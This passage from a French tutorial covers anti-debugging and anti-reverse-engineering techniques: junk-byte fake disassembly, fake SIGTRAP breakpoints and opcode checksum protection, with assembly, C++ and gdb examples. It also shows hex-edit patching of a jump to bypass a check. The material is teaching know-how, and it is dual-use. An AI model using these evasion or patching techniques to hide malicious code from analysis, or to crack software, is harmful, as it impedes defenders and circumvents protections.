Cet exemple d'une authentification archaïque est simple : il affiche un prompt à l'écran demandant le mot de passe, prend 10 caractères et vérifie s'il s'agit du bon mot de passe ou non (ici, 1337). Ensuite, il affiche à l'écran le résultat de l'authentification. Même s'il ne faut jamais vérifier les mots de passe de cette façon, notre but ici est plus de montrer comment arriver à cacher les points sensibles d'un programme au désassemblage. Tout d'abord, essayons le programme et essayons de le désassembler à l'aide de gdb :

```
$ gcc auth.s -c -o auth.o && ld auth.o -o auth && ./auth
Authentification requise
Mot de passe : test-pass
Echec de l'authentification
Abandon...
$ ./auth
Authentification requise
Mot de passe : 1337
Authentification OK
$ gdb -q auth
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas _start
Dump of assembler code for function _start:
0x08048074 <_start+0>: mov $0x4,%eax
0x08048079 <_start+5>: mov $0x1,%ebx
0x0804807e <_start+10>: mov $0x80490e0,%ecx
0x08048083 <_start+15>: mov $0x28,%edx
0x08048088 <_start+20>: int $0x80
0x0804808a <_start+22>: mov $0x3,%eax
0x0804808f <_start+27>: mov $0x0,%ebx
0x08048094 <_start+32>: mov %esp,%ecx
0x08048096 <_start+34>: mov $0xa,%edx
0x0804809b <_start+39>: int $0x80
0x0804809d <_start+41>: cmpl $0x37333331,(%ecx)
0x080480a3 <_start+47>: jne 0x80480c6 <echec>
0x080480a5 <_start+49>: je 0x80480ae <debut>
End of assembler dump.
(gdb)
```

On a donc compilé et linké le programme et il semble marcher. Ensuite, on a désassemblé le label _start avec gdb. Evidemment, le pass apparaît en clair, puisque nous l'avions laissé en clair dans le programme :

0x0804809d <_start+41>: cmpl $0x37333331,(%ecx)

Maintenant, nous allons ajouter dans le code de l'assembleur l'instruction **.ascii "\xeb\x01\xe8"** juste avant l'instruction cmpl et observer comment le désassembleur de gdb va l'interpréter :

```
$ gcc auth.s -c -o auth.o && ld auth.o -o auth && ./auth
Authentification requise
Mot de passe : 1337
Authentification OK
$ ./auth
Authentification requise
Mot de passe : retest
Echec de l'authentification
Abandon...
$ gdb -q auth
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas _start
Dump of assembler code for function _start:
0x08048074 lt;_start+0gt;: mov $0x4,%eax
0x08048079 lt;_start+5gt;: mov $0x1,%ebx
0x0804807e lt;_start+10gt;: mov $0x80490e4,%ecx
0x08048083 lt;_start+15gt;: mov $0x28,%edx
0x08048088 lt;_start+20gt;: int $0x80
0x0804808a lt;_start+22gt;: mov $0x3,%eax
0x0804808f lt;_start+27gt;: mov $0x0,%ebx
0x08048094 lt;_start+32gt;: mov %esp,%ecx
0x08048096 lt;_start+34gt;: mov $0xa,%edx
0x0804809b lt;_start+39gt;: int $0x80
0x0804809d lt;_start+41gt;: jmp 0x80480a0 <_start+44>
0x0804809f lt;_start+43gt;: call 0x3b35ba25
0x080480a4 lt;_start+48gt;: xor (%edi),%esi
0x080480a6 lt;_start+50gt;: jne 0x80480c9 <echec>
0x080480a8 lt;_start+52gt;: je 0x80480b1 <debut>
End of assembler dump.
(gdb)
```

Effectivement, malgré le bon fonctionnement du programme, à partir de _start + 41, rien ne va plus dans ce désassemblage !

En fait, le résultat est facilement explicable : le désassembleur a interprété la chaîne que l'on a déclaré comme des opcodes. Or, \xEB est l'équivalent en hexadecimal de l'instruction jmp, le \x01 qui le suit indique donc qu'il faut faire un jmp d'un octet et \xE8 est le début d'un call (qui appelle une fonction). Par conséquent, on a désaligné le code désassemblé

qui va afficher un jmp +1 puis un call avec les 4 prochaines bytes qu'il va trouver et continuer avec des instructions sans sens jusqu'à retomber sur ses pattes (c'est à dire jusqu'à retrouver l'alignement des réelles instructions, ici, trois lignes plus tard avec le jne).
Cette technique est fréquemment utilisée pour cacher les sauts aux fonctions checksum ou les vérifications des appels ptrace. Elle peut aussi être utilisée pour brouiller d'autres parties du code et le rendre illisible, ce qui complique vraiment la tâche de l'éventuel cracker.

III°) Les faux points d'arrêt (breakpoints)

Explication de la technique

Cette technique s'appuie sur les différences d'éxécution entre un programme seul et un programme dans un débuggueur. Une différence essentielle est l'interprétation du caractères **int 3**, en hexadécimal, **0xCC**. Ce caractère constitue les fameux breakpoints. Ces points d'arrêt sont associés au signal SIGTRAP. Quand un débuggueur lit un caractère **0xCC**, il mets le programme en pause (ce qui permet de l'analyser à l'instant X). Quand un programme reçoit un SIGTRAP, il effectue l'action associée au signal (par défaut, il quitte). Le principe de cette méthode est simple : on modifie l'action effectuée par un SIGTRAP. Donc, un programme éxécuté normalement va suivre cette action, alors qu'un programme en cours de debug va se mettre en pause, puis continuer (et être piégé dans une partie du programme qui lui sera bien sûr réservée).

Illustration

Voici un exemple d'utilisation des faux breakpoints. Le programme suivant est le même que celui de la partie ptrace, légèrement modifié :

```
//auth.cpp : Exemple de l'utilisation d'un faux breakpoint

#include <signal.h>

#include <iostream>
	using std::cout;
	using std::cin;
	using std::endl;

#include <string>
	using std::string;

#define MDP "exemple_pass"

void authentification(int signo) {
	string pass;

	cout << "Authentification requise\nMot de passe :\t";
	cin >> pass;   //Capture clavier
```

```
        if (pass == MDP)   //Si la chaîne rentrée au clavier est pareil que
        la chaîne MDP définie plus tôt
        cout << "Authentification réussie, bienvenue dans la suite du
        programme" << endl;

        else cout << "Echec de l'authentification\nAbandon..." <<
        endl;   //Sinon

        exit(0);
}

int main() {

        signal(SIGTRAP, authentification);   //réception de SIGTRAP =>
        authentification()
        __asm__("int3");   //On pose un breakpoint qui va envoyer un
        SIGTRAP

        return 1;   //On quitte en état d'erreur
}
```

Le return 1; va juste nous permettre de prouver que le débugger a terminé dans cette partie du programme, contrairement à ce qui se passe en temps normal. En réalité, on utilise souvent ce genre de piège pour faire un faux clône de la suite réell du programme. Le cracker va essayer de la cracker sans comprendre pourquoi le vrai programme ne se soumet pas à ses ordres. Cette technique s'inscrit plutôt dans une optique de découragement du reverser. Voici un exemple d'utilisation du programme puis ce qui se passe en utilisant gdb :

```
$ g++ auth.cpp -o auth && ./auth
Authentification requise
Mot de passe : testdepass
Echec de l'authentification
Abandon...
$ ./auth
Authentification requise
Mot de passe : exemple_pass
Authentification réussie, bienvenue dans la suite du programme
$ gdb -q auth
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r
Starting program: /home/SeriousHack/auth
Failed to read a valid object file image from memory.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0804894c in main ()
(gdb) c
Continuing.
```

Program exited with code 01.

Comme prévu, bien que tout marche parfaitement en utilisation normale, le programme quitte tout de suite avec un code de sortie 01, ce qui correspond à ce que nous avons codé. Cette protection étant aisément contournable, on prend l'habitude de la protéger par faux désassemblage et par checksum, ce que nous nous proposons d'étudier maintenant.

IV°) La protection par code checksum (vérification de la somme)

Explication de la technique

En ouvrant un éxécutable avec un éditeur hexadécimal tel *hexedit*, on peut avoir le bytecode de notre programme. Autrement dit, le code complet en hexadécimal ou en décimal (ce qui donne les caractères que l'on peut voir en ouvrant un éxécutable avec un éditeur texte, qui est la correspondance ascii du bytecode). Le code complet n'étant qu'une succession de nombres (les opcodes), il nous est tout à fait possible d'en faire la somme. Le principe de la protection par code checksum est de vérifier que la somme de ces opcodes n'a pas été modifiée, autrement dit, que le programme tourne avec son code original. Pour ce, nous allons, à l'aide d'un programme simple en assembleur, tout d'abord vous montrer comment il est possible de contourner facilement des instructions de comparaison (cmp, cmpl) puis comment insérer un code de vérification de la somme des opcodes.

Exemple

Nous allons étudier le programme suivant, toujours codé en assembleur AT&T pour Unix. Il n'est autre qu'un classique Hello, World, légèrement modifié pour illustrer notre point et également codé en version longue (d'une part pour compliquer un peu le code et décourager les crackers débutants, c'est une bonne habitude à prendre, et d'autre part car les instructions telles xor ou inc sont bien plus rapides que mov, mais ce sont des détails ;-)) :

```
.data   #declaration du segment des variables statiques initialisées

  bonjour: .string "Hello, World !\n"

  non_affiche: .string "Ce message ne peut pas être affiché\n"
```

```
.text #declaration du segment code

  .global _start
   _start:

     xorl %eax,%eax   #Affichage de Hello, World !
     movb $4, %al
     xorl %ebx,%ebx
     inc %ebx
     movl $bonjour,%ecx
     xorl %edx,%edx
     mov $15,%edx
     int $0x80

     xorl %eax,%eax   #On mets eax à 0, puis on compare 1 et al, ce
qui est donc toujours faux
     cmp $1,%al
     jne exit   #Ce Jump if Not Equal sera donc en théorie toujours
réalisé

    naffiche:   #Affiche Ce message ne peut pas être affiché
     xorl %eax,%eax
     movb $4, %al
     xorl %ebx,%ebx
     inc %ebx
     movl $non_affiche,%ecx
     xorl %edx,%edx
     mov $36,%edx
     int $0x80

    exit:   #sortie
     xorl %eax,%eax
     xorl %ebx,%ebx
     inc %eax
     int $0x80
```

Pour ceux qui ne connaissent pas très bien l'assembleur, l'essentiel de ce code est expliqué dans la partie concernant le faux désassemblage. A noter que, comme indiqué, nous avons amplifié le code, par exemple, on aurait pu coder le label de sortie de façon plus simple :

```
    exit:   #sortie
     mov $1,%eax
```

```
mov $0,%ebx
int $0x80
```

Voici les sorties de ce programme en éxécution normale :

```
$ gcc test.s -c -o test.o && ld test.o && ./a.out
Hello, World !
$
```

Comme prévu, le programme ne pouvant pas passer par le label naffiche (question de logique informatique), on a seulement un Hello, World ! classique qui s'affiche. Bien entendu, avec quelques connaissances légères en cracking, on sait facilement détourner le flux de ce programme. A l'aide d'un éditeur hexadécimal, on va donc modifier

```
3C 01 (cmp $1,%al)
75 15 (jne +15 <exit>)
```

en

```
3C 00 (cmp $0,%al)
75 15 (jne +15 <exit>)
```

ou

```
3C 01 (cmp $1,%al)
74 15 (je +15 <exit>)
```

Je pense que vous avez compris le but de la manoeuvre : soit on compare %al à 0, ce qui est toujours vrai et on n'utilise pas l'instruction Jump if Not Equal to *exit*, ou on compare %al à 1, ce qui est toujours faux et on n'utilise pas l'instruction Jump if Equal to *exit*). Vérifions le résultat de cette modification :

```
$ hexedit a.out
$./a.out
Hello, World !
Ce message ne peut pas être affiché
$
```

Notre manipulation a donc parfaitement fonctionné et le cours du programme a été modifié, la présence d'un message qui n'aurait jamais pu être affiché en temps normal le prouve. Maintenant, nous allons protéger l'éxécutable par code checksum. En réalité, on le voit bien dans les deux modifications précédentes que la somme des opcodes sera décrémentée de 1 après l'édition de l'éxécutable. Voici le nouveau code protégé :

```
.data   #declaration du segment des variables statiques initialisées

  bonjour: .string "Hello, World !\n"

  non_affiche: .string "Ce message ne peut pas être affiché\n"

  tentative_crack: .string "Tentative de crack !\nAbandon...\n"

.text   #declaration du segment code

  .global _start
   _start:

     jmp checksum   #On commence par effectuer Checksum
     suite:   #on revient ici après le checksum s'il est positif

     xorl %eax,%eax
     movb $4, %al
     xorl %ebx,%ebx
     inc %ebx
     movl $bonjour,%ecx
     xorl %edx,%edx
     mov $15,%edx
     int $0x80

     xorl %eax,%eax
     cmp $1,%al
     jne exit

   naffiche:
     xorl %eax,%eax
     movb $4, %al
     xorl %ebx,%ebx
     inc %ebx
     movl $non_affiche,%ecx
     xorl %edx,%edx
     mov $36,%edx
     int $0x80

   exit:
     xorl %eax,%eax
     xorl %ebx,%ebx
     inc %eax
```

```
    int $0x80

  checksum:   #fonction checksum
    xorl %ebx,%ebx
    mov $checksum,%ecx
    sub $_start,%ecx
    mov $_start,%esi
  boucle:   #boucle d'addition des opcodes
    lodsb
    add %eax,%ebx
    loop boucle
    cmpl $5917,%ebx   #on a au préalable compté les opcodes et
trouvé 5917
    jne crack   #Si le résultat de la boucle n'est pas 5917, on passe à
<crack>
    jmp suite   #sinon on revient au début du programme

  crack:   #On avertit de la tentative de crack et on quitte
    xorl %eax,%eax
    movb $4, %al
    xorl %ebx,%ebx
    inc %ebx
    movl $tentative_crack,%ecx
    xorl %edx,%edx
    mov $32,%edx
    int $0x80
    jmp exit
```

Il ne nous reste plus qu'à vérifier que ce code checksum marche réellement :

```
$ gcc checksum.s -c -o checksum.o && ld checksum.o -o checksum
&& ./checksum
Hello, World !
$ hexedit checksum
$ ./checksum
Tentative de crack !
Abandon...
$
```

Tout s'est bien déroulé, la protection n'entrave pas le fonctionnement du programme et empêche toute modification de la somme des opcodes. Cette technique est réellement puissante, surtout quand elle est combinée à d'autres techniques comme le faux désassemblage, ce qui rend très dur

pour l'éventuel reverser ou cracker de modifier le programme à sa guise (puisque rien que le positionnement d'un breakpoint terminera l'éxécution du programme). Il doit alors, soit combler ses modifications par des instructions sans importance mais qui feront la même somme au final, ce qui n'est pas facile, soit réussir à déjouer le faux assemblage puis à détourner la fonction checksum, ce qui est aussi ardu. Par conséquent, cette protection est de loin la plus efficace que nous vous ayons exposé ici. A vrai dire, la seule protection qui est plus efficace est la protection par cryptage du code, que nous vous exposerons une fois la partie réseaux reconstruite.